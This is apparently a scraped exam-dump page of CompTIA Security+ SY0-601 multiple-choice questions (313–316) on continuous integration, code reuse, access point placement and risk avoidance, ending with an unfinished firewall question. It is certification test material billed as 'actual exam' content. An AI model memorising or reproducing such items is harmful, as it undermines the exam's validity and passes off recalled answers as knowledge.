
Which of the following involves the inclusion of code in the main codebase as soon as it is written?

A. Continuous monitoring

B. Continuous deployment

C. Continuous validation

D. Continuous integration



Actual exam question from CompTIA's SY0-601

Question #: 313

Topic #: 1

[All SY0-601 Questions]


Which of the following can reduce vulnerabilities by avoiding code reuse?

A. Memory management

B. Stored procedures

C. Normalization

D. Code obfuscation



Actual exam question from CompTIA's SY0-601

Question #: 314

Topic #: 1

[All SY0-601 Questions]

The technology department at a large global company is expanding its Wi-Fi network infrastructure at the headquarters building. Which of the following should be closely coordinated between the technology, cybersecurity, and physical security departments? Select 1


A. Authentication protocol

B. Encryption type

C. WAP placement

D. VPN configuration

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 315

Topic #: 1

[All SY0-601 Questions]


Which of the following is an example of risk avoidance?

A. Installing security updates directly in production to expedite vulnerability fixes

B. Buying insurance to prepare for financial loss associated with exploits

C. Not installing new software to prevent compatibility errors

D. Not taking preventive measures to stop the theft of equipment



Actual exam question from CompTIA's SY0-601

Question #: 316

Topic #: 1

[All SY0-601 Questions]

A security administrator needs to block a TCP connection using the corporate firewall. Because this connection is potentially a threat, the administrator does not want to send back an RST. Which of the following actions in the firewall rule would work BEST?

